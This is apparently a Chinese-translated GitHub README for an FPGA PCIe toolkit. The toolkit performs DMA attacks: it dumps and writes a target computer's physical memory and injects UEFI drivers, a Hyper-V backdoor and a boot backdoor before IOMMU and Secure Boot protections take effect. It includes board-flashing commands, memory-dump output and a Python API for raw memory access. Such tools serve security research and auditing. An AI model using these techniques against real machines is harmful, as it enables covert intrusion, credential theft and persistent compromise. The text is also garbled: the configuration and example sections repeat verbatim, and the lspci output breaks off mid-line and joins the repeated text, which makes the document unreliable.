Cr4sh/s6_pcie_microblaze
GitHub: Cr4sh/s6_pcie_microblaze
基于 Xilinx FPGA 的 PCIe 物理内存攻击与 UEFI 固件注入工具包,支持绕过 Secure Boot 和 IOMMU 防护。
Stars: 872 | Forks: 167
# PCI Express DIY hacking toolkit
[通用信息](#general-information)
[目录](#contents)
[SP605 开发板配置](#sp605-board-configuration)
[软件配置](#software-configuration)
[示例](#examples)
[使用 Python API](#using-python-api)
[实战 DMA 攻击](#practical-dma-attacks)
[Option ROM 攻击](#option-rom-attacks)
[故障排除](#troubleshooting)
[从源代码构建项目](#building-project-from-the-source-code)
## 通用信息
本代码库包含一组与 PCI-E 总线和 [DMA 攻击](https://en.wikipedia.org/wiki/DMA_attack)相关的工具和概念验证(PoC)。它包含一个 HDL 设计,该设计为带有 Spartan-6 FPGA 的 [Xilinx SP605 Evaluation Kit](https://www.xilinx.com/products/boards-and-kits/ek-s6-sp605-g.html) 实现了软件可控的 PCI-E gen 1.1 端点设备。与流行的 [USB3380EVB](http://www.hwtools.net/Adapter/USB3380EVB.html) 相比,该设计允许操作 PCI-E 总线的原始事务层数据包(TLP)并执行完整的 64 位内存读写操作。为了展示该设计的实际用例,[这里有一个工具](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/uefi_backdoor_simple.py)用于对基于 UEFI 的机器进行预启动 DMA 攻击,允许在平台初始化期间执行任意 UEFI DXE 驱动程序。
[这里有一个程序](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/uefi_backdoor_hv.py)展示了如何利用预启动 DMA 攻击将 [Hyper-V VM exit handler 后门](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/src/DmaBackdoorHv.c)注入到启用了 [virtualization-based security](https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs) 且运行在启用了 UEFI Secure Boot 的平台上的 Windows 10 和 11 中。提供的 Hyper-V Backdoor PoC 可能对逆向工程和漏洞开发很有用,它[提供了一个接口](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/backdoor_client/backdoor_library/backdoor_library.cpp)用于从客户分区(guest partition)检查虚拟机监控程序的状态(VMCS、物理/虚拟内存、寄存器等)并执行客户机到宿主机的 VM 逃逸攻击。
[另一个程序](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/uefi_backdoor_boot.py)展示了如何利用预启动 DMA 攻击,通过使用 [Boot Backdoor](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorBoot/src/DmaBackdoorBoot.c) 劫持 Windows 操作系统的启动过程来注入任意用户模式或内核模式代码。该程序也可以与 DMA Shell 配合工作 —— 它是 Boot Backdoor 的有效载荷(payload),允许通过恶意的 PCI-E 设备执行控制台命令、传输文件以及在运行时将第三方可执行文件加载到目标操作系统中。
💾 **本项目的 Hyper-V Backdoor 部分具有本文档中未描述的许多其他功能和部署选项,您甚至可以在没有任何特殊硬件的情况下独立于 DMA 攻击工具使用它:请查看[其文档](https://github.com/Cr4sh/s6_pcie_microblaze/tree/master/python/payloads/DmaBackdoorHv)**
💾 **本项目的 Boot Backdoor 部分具有本文档中未描述的许多其他功能和部署选项,您甚至可以在没有任何特殊硬件的情况下独立于 DMA 攻击工具使用它:请查看[其文档](https://github.com/Cr4sh/s6_pcie_microblaze/tree/master/python/payloads/DmaBackdoorBoot)**
💾 **本项目的 Python 工具以及用于 SP605、ZC706 和 PicoEVB 板的 FPGA 设计也可用于通过预启动 DMA 攻击部署 SMM Backdoor Next Gen。请查看[其文档](https://github.com/Cr4sh/SmmBackdoorNg)以获取更多技术细节。**
🛠️ **本项目的 Python 工具和 payloads(包括 Hyper-V Backdoor 和 Boot Backdoor)也可用于基于 Xilinx Zynq-7000 SoC 的开发板。这里有针对 Xilinx ZC706 评估套件的 DMA 攻击设计的[独立项目](https://github.com/Cr4sh/zc_pcie_dma)。**
🛠️ **本项目的 Python 工具和 payloads(包括 Hyper-V Backdoor 和 Boot Backdoor)也可用于 PicoEVB 开发板。这里有一个单独的 [Pico DMA 项目](https://github.com/Cr4sh/pico_dma) —— 这是一个用于 M.2 插槽的全自主预启动 DMA 攻击硬件植入物,可以运行任意 UEFI DXE 驱动程序作为 payload。**
## 目录
* `s6_pcie_microblaze.xise` − Xilinx ISE 工程文件。
* `microblaze/pcores/axis_pcie_v1_00_a/` − 自定义外设模块,允许将 Spartan-6 FPGA 的 PCI Express 集成端点模块作为原始 TLP 流连接到 MicroBlaze 软处理器核。
* `sdk/srec_bootloader_0/` − MicroBlaze 软处理器的简单引导加载程序,它使用 SREC 映像格式和 SP605 的板载线性闪存来加载和存储主 MicroBlaze 程序。
* `sdk/main_0/` − MicroBlaze 软处理器的主程序,它利用 SP605 的板载以太网端口和 [lwIP network stack](http://www.nongnu.org/lwip/2_0_x/index.html),将 PCI-E 总线的原始 TLP 数据包转发到 TCP 连接中。
* `python/pcie_lib.py` − 用于通过网络与 SP605 板上运行的主 MicroBlaze 程序进行交互的 Python 库,它实现了各种低级和高级抽象,以便从 Python 代码操作 PCI-E 的 TLP 层。
* `python/pcie_mem.py` − 命令行程序,通过发送 MRd TLP 将主机 RAM 转储到屏幕或输出文件中。
* `python/pcie_mem_scan.py` − 命令行程序,用于扫描目标主机上可通过 PCI-E 总线访问的物理内存范围,这对于启用 IOMMU 的平台的安全审计非常有用(示例:[1](https://twitter.com/d_olex/status/886050560637493248), [2](https://twitter.com/d_olex/status/886093746651013120), [3](https://twitter.com/d_olex/status/886320724641628160), [4](https://twitter.com/d_olex/status/886399248706682881))。
* `python/uefi_backdoor_simple.py` − 用于预启动 DMA 攻击的命令行程序,可将虚拟 UEFI 驱动程序注入到目标机器的启动序列中。
* `python/uefi_backdoor_hv.py` − 用于预启动 DMA 攻击的命令行程序,可将 Hyper-V VM exit handler 后门注入到目标系统的启动序列中。
* `python/uefi_backdoor_boot.py` − 用于预启动 DMA 攻击的命令行程序,可将 Boot Backdoor 注入到目标系统的启动序列中。
* `python/payloads/DmaBackdoorSimple/` − 与 `uefi_backdoor_simple.py` 配合使用的虚拟 UEFI DXE 驱动程序源代码。
* `python/payloads/DmaBackdoorHv/` − 与 `uefi_backdoor_hv.py` 配合使用的 UEFI DXE 驱动程序源代码,它实现了 Hyper-V Backdoor 功能。
* `python/payloads/DmaBackdoorBoot/` − 与 `uefi_backdoor_boot.py` 配合使用的 UEFI DXE 驱动程序源代码,它实现了 Boot Backdoor 功能。
## SP605 开发板配置
 如果您想了解更多关于这块优秀开发板的使用和配置细节,Xilinx UG526 文档(也称为 [SP605 Hardware User Guide](https://www.xilinx.com/support/documentation/boards_and_kits/ug526.pdf))是您最好的朋友。
1. 要从板载 SPI flash 芯片加载比特流(bitstream),您需要将 `SW1` 开关拨到 1-ON, 2-OFF 位置来配置 SP605。
2. 现在您必须将 FPGA 比特流写入 SPI flash。如果您想通过 JTAG 借助 Xilinx iMPACT 实用程序完成此操作(参见[此教程](https://www.xilinx.com/support/documentation/boards_and_kits/sp605_PCIe_Gen1_x1_pdf_xtp065_13.4.pdf)),请使用 `s6_pcie_microblaze.mcs` 文件;如果您想使用连接到 SP605 的 `J17` 接口的[外部 SPI flash 编程器](https://www.flashrom.org/Supported_programmers)(这是最快且更方便的方法),请使用 `s6_pcie_microblaze.bin` 文件。
如果是兼容 [flashrom](https://www.flashrom.org/) 的 SPI flash 编程器,您可以使用 `flash_to_spi.py` 程序作为 flashrom 的包装器:
```
$ ./flash_to_spi.py linux_spi:dev=/dev/spidev1.0 s6_pcie_microblaze.bin
Using region: "main".
Calibrating delay loop... OK.
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI) on linux_spi.
Reading old flash chip contents... done.
Erasing and writing flash chip...
Warning: Chip content is identical to the requested image.
Erase/write done.
```
3. 在上一步写入 SPI flash 的比特流文件包含 MicroBlaze 核的自定义引导加载程序(详见 [bootloader.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/srec_bootloader_0/src/bootloader.c))。此引导加载程序允许配置开发板选项,并通过 SP605 的 UART 端口将主程序写入线性闪存。
要将 MicroBlaze 引导至更新模式,您必须断开 SPI flash 编程器的连接,并在按住 `SW4` 按钮开关的情况下给开发板上电,当指示活动更新模式的 `DS6` LED 亮起时释放 `SW4`。
4. 要将主程序(详见 [main.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/main_0/src/main.c))写入线性闪存,您需要将计算机连接到 SP605 的 UART 桥接 USB 端口,并运行带有 `--flash` 选项的 `bootloader_ctl.py` 程序:
```
$ easy_install pyserial
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --flash sdk/main_0/Debug/main_0.srec
[+] Opening device "/dev/ttyUSB0"...
[+] Flasing 339852 bytes from "sdk/main_0/Debug/main_0.srec"...
Erasing flash...
Writing 0x100 bytes at 0x00100000
Writing 0x100 bytes at 0x00100100
...
Writing 0x100 bytes at 0x00152e00
Writing 0x8c bytes at 0x00152f00
[+] DONE
```
5. 要配置网络设置,您需要运行带有 `--config` 选项的 `bootloader_ctl.py` 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --config 192.168.2.247:255.255.255.0:192.168.2.1:28472
[+] Opening device "/dev/ttyUSB0"...
[+] Updating board settings...
Address: 192.168.2.247
Netmask: 255.255.255.0
Gateway: 192.168.2.1
Port: 28472
Erasing flash...
Writing 0x12 bytes at 0x00000000
[+] DONE
```
6. 现在您可以退出更新模式并从线性闪存引导主 MicroBlaze 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --boot
[+] Opening device "/dev/ttyUSB0"...
[+] Exitting from update mode...
SREC Bootloader
Loading SREC image from flash at address: 42000000
Executing program starting at address: 00000000
Loading settings from flash...
[+] Address: 192.168.2.247
[+] Netmask: 255.255.255.0
[+] Gateway: 192.168.2.1
auto-negotiated link speed: 100
start_application(): TCP server is started at port 28472
```
主程序将其错误消息打印到板载 UART,您可以使用 `bootloader_ctl.py` 的 `--console` 选项实时监控这些消息。
7. 将 SP605 连接到目标计算机的 PCI-E 插槽并打开计算机。当 PCI-E 链路成功建立后,您会看到 `DS3` 和 `DS4` LED 亮起。
8. 在目标计算机上运行 `lspci` 命令,以确保其操作系统将您的开发板视为适当的 PCI-E 设备:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
```
JTAG 相关注意事项:SP605 具有兼容 iMPACT 和其他 Xilinx 工具的板载 USB 转 JTAG 接口。但是,它并不是很好,所以如果您打算像 Xilinx 教程中描述的那样使用板载 JTAG 对 SPI flash 进行编程,您必须执行以下操作:
* 在使用 JTAG 时,移除连接到 SP605 的 FMC 插槽的任何硬件。
* 在 Xilinx iMPACT 设置中,将 JTAG 接口配置为使用 750 KHz 速度(速度更高时工作不稳定)。
Xilinx SP605 开发板也可以使用 [Thunderbolt to PCI-E expansion chassis](https://www.amazon.com/s/ref?field-keywords=thunderbolt+to+pcie) 连接到目标计算机的 Thunderbolt 2/3 外部端口。请注意,SP605 是[相对较大的板子](https://www.xilinx.com/support/answers/53808.html),因此它可能无法放入某些机箱中。例如,我使用的是 [HighPoint RocketStor 6361A](http://www.highpoint-tech.com/USA_new/series_RS6361A_overview.htm) Thunderbolt 2 外壳,它与我的 MacBook Pro 配合良好。
## 软件配置
用于与开发板交互的 Python 工具和 PCI-E 事务层的微型实现位于 `python` 文件夹中。因为主 MicroBlaze 程序使用 TCP 连接传输 TLP 数据包,所以不需要任何驱动程序或第三方依赖项,您可以在任何操作系统上使用提供的 Python 代码。
要设置目标开发板的 IP 地址和端口,请编辑 `python/pcie_lib_config.py` 文件中的 `PCIE_TO_TCP_ADDR` 变量。
## 示例
关于提供的 FPGA 比特流实现的 PCI-E 设备的信息(就像目标计算机看到的那样):
```
$ lspci -vvs 01:00.0
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
Subsystem: Xilinx Corporation Default PCIe endpoint ID
Control: I/O- Mem- BusMaster- SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
Status: Cap+ 66MHz- UDF- FastB2B- ParErr- DEVSEL=fast >TAbort-
如果您想了解更多关于这块优秀开发板的使用和配置细节,Xilinx UG526 文档(也称为 [SP605 Hardware User Guide](https://www.xilinx.com/support/documentation/boards_and_kits/ug526.pdf))是您最好的朋友。
1. 要从板载 SPI flash 芯片加载比特流(bitstream),您需要将 `SW1` 开关拨到 1-ON, 2-OFF 位置来配置 SP605。
2. 现在您必须将 FPGA 比特流写入 SPI flash。如果您想通过 JTAG 借助 Xilinx iMPACT 实用程序完成此操作(参见[此教程](https://www.xilinx.com/support/documentation/boards_and_kits/sp605_PCIe_Gen1_x1_pdf_xtp065_13.4.pdf)),请使用 `s6_pcie_microblaze.mcs` 文件;如果您想使用连接到 SP605 的 `J17` 接口的[外部 SPI flash 编程器](https://www.flashrom.org/Supported_programmers)(这是最快且更方便的方法),请使用 `s6_pcie_microblaze.bin` 文件。
如果是兼容 [flashrom](https://www.flashrom.org/) 的 SPI flash 编程器,您可以使用 `flash_to_spi.py` 程序作为 flashrom 的包装器:
```
$ ./flash_to_spi.py linux_spi:dev=/dev/spidev1.0 s6_pcie_microblaze.bin
Using region: "main".
Calibrating delay loop... OK.
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI) on linux_spi.
Reading old flash chip contents... done.
Erasing and writing flash chip...
Warning: Chip content is identical to the requested image.
Erase/write done.
```
3. 在上一步写入 SPI flash 的比特流文件包含 MicroBlaze 核的自定义引导加载程序(详见 [bootloader.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/srec_bootloader_0/src/bootloader.c))。此引导加载程序允许配置开发板选项,并通过 SP605 的 UART 端口将主程序写入线性闪存。
要将 MicroBlaze 引导至更新模式,您必须断开 SPI flash 编程器的连接,并在按住 `SW4` 按钮开关的情况下给开发板上电,当指示活动更新模式的 `DS6` LED 亮起时释放 `SW4`。
4. 要将主程序(详见 [main.c](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/sdk/main_0/src/main.c))写入线性闪存,您需要将计算机连接到 SP605 的 UART 桥接 USB 端口,并运行带有 `--flash` 选项的 `bootloader_ctl.py` 程序:
```
$ easy_install pyserial
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --flash sdk/main_0/Debug/main_0.srec
[+] Opening device "/dev/ttyUSB0"...
[+] Flasing 339852 bytes from "sdk/main_0/Debug/main_0.srec"...
Erasing flash...
Writing 0x100 bytes at 0x00100000
Writing 0x100 bytes at 0x00100100
...
Writing 0x100 bytes at 0x00152e00
Writing 0x8c bytes at 0x00152f00
[+] DONE
```
5. 要配置网络设置,您需要运行带有 `--config` 选项的 `bootloader_ctl.py` 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --config 192.168.2.247:255.255.255.0:192.168.2.1:28472
[+] Opening device "/dev/ttyUSB0"...
[+] Updating board settings...
Address: 192.168.2.247
Netmask: 255.255.255.0
Gateway: 192.168.2.1
Port: 28472
Erasing flash...
Writing 0x12 bytes at 0x00000000
[+] DONE
```
6. 现在您可以退出更新模式并从线性闪存引导主 MicroBlaze 程序:
```
$ ./python/bootloader_ctl.py /dev/ttyUSB0 --boot
[+] Opening device "/dev/ttyUSB0"...
[+] Exitting from update mode...
SREC Bootloader
Loading SREC image from flash at address: 42000000
Executing program starting at address: 00000000
Loading settings from flash...
[+] Address: 192.168.2.247
[+] Netmask: 255.255.255.0
[+] Gateway: 192.168.2.1
auto-negotiated link speed: 100
start_application(): TCP server is started at port 28472
```
主程序将其错误消息打印到板载 UART,您可以使用 `bootloader_ctl.py` 的 `--console` 选项实时监控这些消息。
7. 将 SP605 连接到目标计算机的 PCI-E 插槽并打开计算机。当 PCI-E 链路成功建立后,您会看到 `DS3` 和 `DS4` LED 亮起。
8. 在目标计算机上运行 `lspci` 命令,以确保其操作系统将您的开发板视为适当的 PCI-E 设备:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
```
JTAG 相关注意事项:SP605 具有兼容 iMPACT 和其他 Xilinx 工具的板载 USB 转 JTAG 接口。但是,它并不是很好,所以如果您打算像 Xilinx 教程中描述的那样使用板载 JTAG 对 SPI flash 进行编程,您必须执行以下操作:
* 在使用 JTAG 时,移除连接到 SP605 的 FMC 插槽的任何硬件。
* 在 Xilinx iMPACT 设置中,将 JTAG 接口配置为使用 750 KHz 速度(速度更高时工作不稳定)。
Xilinx SP605 开发板也可以使用 [Thunderbolt to PCI-E expansion chassis](https://www.amazon.com/s/ref?field-keywords=thunderbolt+to+pcie) 连接到目标计算机的 Thunderbolt 2/3 外部端口。请注意,SP605 是[相对较大的板子](https://www.xilinx.com/support/answers/53808.html),因此它可能无法放入某些机箱中。例如,我使用的是 [HighPoint RocketStor 6361A](http://www.highpoint-tech.com/USA_new/series_RS6361A_overview.htm) Thunderbolt 2 外壳,它与我的 MacBook Pro 配合良好。
## 软件配置
用于与开发板交互的 Python 工具和 PCI-E 事务层的微型实现位于 `python` 文件夹中。因为主 MicroBlaze 程序使用 TCP 连接传输 TLP 数据包,所以不需要任何驱动程序或第三方依赖项,您可以在任何操作系统上使用提供的 Python 代码。
要设置目标开发板的 IP 地址和端口,请编辑 `python/pcie_lib_config.py` 文件中的 `PCIE_TO_TCP_ADDR` 变量。
## 示例
关于提供的 FPGA 比特流实现的 PCI-E 设备的信息(就像目标计算机看到的那样):
```
$ lspci -vvs 01:00.0
01:00.0 Ethernet controller: Xilinx Corporation Default PCIe endpoint ID
Subsystem: Xilinx Corporation Default PCIe endpoint ID
Control: I/O- Mem- BusMaster- SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
Status: Cap+ 66MHz- UDF- FastB2B- ParErr- DEVSEL=fast >TAbort- SERR-
在攻击者一侧,您可以使用 `pcie_cfg.py` 程序查看 PCI-E 设备的配置空间寄存器:
```
$ ./pcie_cfg.py
[+] PCI-E link with target is up
[+] Device address is 03:00.0
VENDOR_ID = 0x10ee
DEVICE_ID = 0x1337
COMMAND = 0x0
STATUS = 0x10
REVISION = 0x0
CLASS_PROG = 0x0
CLASS_DEVICE = 0x200
CACHE_LINE_SIZE = 0x10
LATENCY_TIMER = 0x0
HEADER_TYPE = 0x0
BIST = 0x0
BASE_ADDRESS_0 = 0x90500000
BASE_ADDRESS_1 = 0x0
BASE_ADDRESS_2 = 0x0
BASE_ADDRESS_3 = 0x0
BASE_ADDRESS_4 = 0x0
BASE_ADDRESS_5 = 0x0
CARDBUS_CIS = 0x0
SUBSYSTEM_VENDOR_ID = 0x10ee
SUBSYSTEM_ID = 0x7
ROM_ADDRESS = 0x0
INTERRUPT_LINE = 0xff
INTERRUPT_PIN = 0x1
MIN_GNT = 0x0
MAX_LAT = 0x0
```
```
$ ./pcie_cfg.py -x
[+] PCI-E link with target is up
[+] Device address is 03:00.0
0000: 0x10ee 0x1337
0004: 0x0000 0x0010
0008: 0x0000 0x0200
000c: 0x0010 0x0000
0010: 0x0000 0x9050
0014: 0x0000 0x0000
0018: 0x0000 0x0000
001c: 0x0000 0x0000
0020: 0x0000 0x0000
0024: 0x0000 0x0000
0028: 0x0000 0x0000
002c: 0x10ee 0x0007
0030: 0x0000 0x0000
0034: 0x0040 0x0000
0038: 0x0000 0x0000
003c: 0x01ff 0x0000
...
```
以下是使用 `pcie_mem.py` 程序从零地址开始转储目标计算机 0x80 字节物理内存的示例:
```
$ DEBUG_TLP=1 ./pcie_mem.py 0x0 0x80
TLP TX: size = 0x04, source = 01:00.0, type = MRd64
tag = 0x00, bytes = 0x84, addr = 0x00000000
0x20000021 0x010000ff 0x00000000 0x00000000
TLP RX: size = 0x23, source = 00:00.0, type = CplD
tag = 0x00, bytes = 132, req = 01:00.0, comp = 00:00.0
0x4a000020 0x00000084 0x01000000
0xf3ee00f0 0xf3ee00f0 0xc3e200f0 0xf3ee00f0
0xf3ee00f0 0x54ff00f0 0x053100f0 0xfe3000f0
0xa5fe00f0 0xe40400e8 0xf3ee00f0 0xf3ee00f0
0xf3ee00f0 0xf3ee00f0 0x57ef00f0 0x53ff00f0
0x140000c0 0x4df800f0 0x41f800f0 0x59ec00f0
0x39e700f0 0xd40600e8 0x2ee800f0 0xd2ef00f0
0x00e000f0 0xf2e600f0 0x6efe00f0 0x53ff00f0
0x53ff00f0 0xa4f000f0 0xc7ef00f0 0xb19900c0
TLP RX: size = 0x04, source = 00:00.0, type = CplD
tag = 0x00, bytes = 4, req = 01:00.0, comp = 00:00.0
0x4a000001 0x00000004 0x01000000
0xf3ee00f0
00000000: f3 ee 00 f0 f3 ee 00 f0 c3 e2 00 f0 f3 ee 00 f0 | ................
00000010: f3 ee 00 f0 54 ff 00 f0 05 31 00 f0 fe 30 00 f0 | ....T....1...0..
00000020: a5 fe 00 f0 e4 04 00 e8 f3 ee 00 f0 f3 ee 00 f0 | ................
00000030: f3 ee 00 f0 f3 ee 00 f0 57 ef 00 f0 53 ff 00 f0 | ........W...S...
00000040: 14 00 00 c0 4d f8 00 f0 41 f8 00 f0 59 ec 00 f0 | ....M...A...Y...
00000050: 39 e7 00 f0 d4 06 00 e8 2e e8 00 f0 d2 ef 00 f0 | 9...............
00000060: 00 e0 00 f0 f2 e6 00 f0 6e fe 00 f0 53 ff 00 f0 | ........n...S...
00000070: 53 ff 00 f0 a4 f0 00 f0 c7 ef 00 f0 b1 99 00 c0 | S...............
```
将物理内存保存到文件的示例:
```
./pcie_mem.py 0x14000000 0x8000 dumped.bin
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Reading 0x14000000
[+] Reading 0x14001000
[+] Reading 0x14002000
[+] Reading 0x14003000
[+] Reading 0x14004000
[+] Reading 0x14005000
[+] Reading 0x14006000
[+] Reading 0x14007000
[+] Reading 0x14008000
32768 bytes written into the dumped.bin
```
提供的 Python 软件使用一些环境变量来覆盖某些选项的默认值:
* `DEBUG_TLP` − 如果设置为 `1`,则将 TX 和 RX TLP 数据包转储打印到标准输出。
* `TARGET_ADDR` − `:` 字符串,用于覆盖 `python/pcie_lib_config.py` 文件中指定的开发板 IP 地址。
## 使用 Python API
Python 库 `pcie_lib.py` 提供了低级 API 来发送和接收 PCE-E TLP 数据包,以及针对不同 TLP 类型的抽象和高级物理内存访问 API。
以下程序演示了如何使用 `pcie_lib.py` 处理原始 TLP:
```
from pcie_lib import *
# # 打开 PCI-E 设备,可选的 addr 参数覆盖 pcie_lib_config.py 文件
# 或 TARGET_ADDR 环境变量中指定的值
# dev = TransactionLayer(addr = ( '192.168.2.247', 28472 ))
# 获取我们 PCI-E 端点的 bus:device.function 地址
bus_id = dev.get_bus_id()
# # MRd TLP 请求,读取地址 0x1000 处的 1 个 dword 内存
# tlp_tx = [ 0x20000001, # TLP 类型和数据大小
0x000000ff | (bus_id << 16), # requester ID
0x00000000, # high dword of physical memory address
0x00001000 ] # low dword of physical memory address
# 发送 TLP
dev.write(tlp_tx)
# 接收 root complex 回复
tlp_rx = dev.read(raw = True)
# 打印 4a000001 00000004 01000000 00000000
print('%.8x %.8x %.8x %.8x' % tuple(tlp_rx))
# 检查 CplD TLP 格式和类型
assert (tlp_rx[0] >> 24) & 0xff == 0x4a
# 打印读取的 dword
print('%.8x' % tlp_rx[3])
dev.close()
```
使用更方便的高级抽象处理 TLP:
```
# MRd TLP 请求,读取地址 0x1000 处的 1 个 dword 内存
tlp_tx = dev.PacketMRd64(dev.bus_id, 0x1000, 4)
# 发送 TLP
dev.write(tlp_tx)
# 接收 root complex 回复
tlp_rx = dev.read()
# 检查 CplD TLP
assert isinstance(tlp_rx, dev.PacketCplD)
# 打印读取的 dword
print('%.8x' % tlp_rx.data[0])
```
使用高级 API 访问物理内存:
```
# 写入字节到内存
dev.mem_write(0x1000, '\xAA' * 0x10)
# 写入单个 qword/dword/word/byte 到内存
dev.mem_write_8(0x1000, 0)
dev.mem_write_4(0x1000, 0)
dev.mem_write_2(0x1000, 0)
dev.mem_write_1(0x1000, 0)
# 从内存读取字节
print(repr(dev.mem_read(0x1000, 0x10)))
# 从内存读取单个 qword/dword/word/byte
print('%.16x' % dev.mem_read_8(0x1000))
print('%.8x' % dev.mem_read_4(0x1000))
print('%.4x' % dev.mem_read_2(0x1000))
print('%.2x' % dev.mem_read_1(0x1000))
```
## 实战 DMA 攻击
本项目的主要目标之一是提供灵活且便捷的工具集来执行所谓的预启动 DMA 攻击,与常规 DMA 攻击相比,它们针对的是平台初始化的 UEFI DXE 阶段的预启动环境,而不是操作系统本身。此类攻击允许在 [IOMMU](https://en.wikipedia.org/wiki/Input%E2%80%93output_memory_management_unit) 和操作系统的其他安全功能尚未初始化的相对早期阶段运行恶意代码。
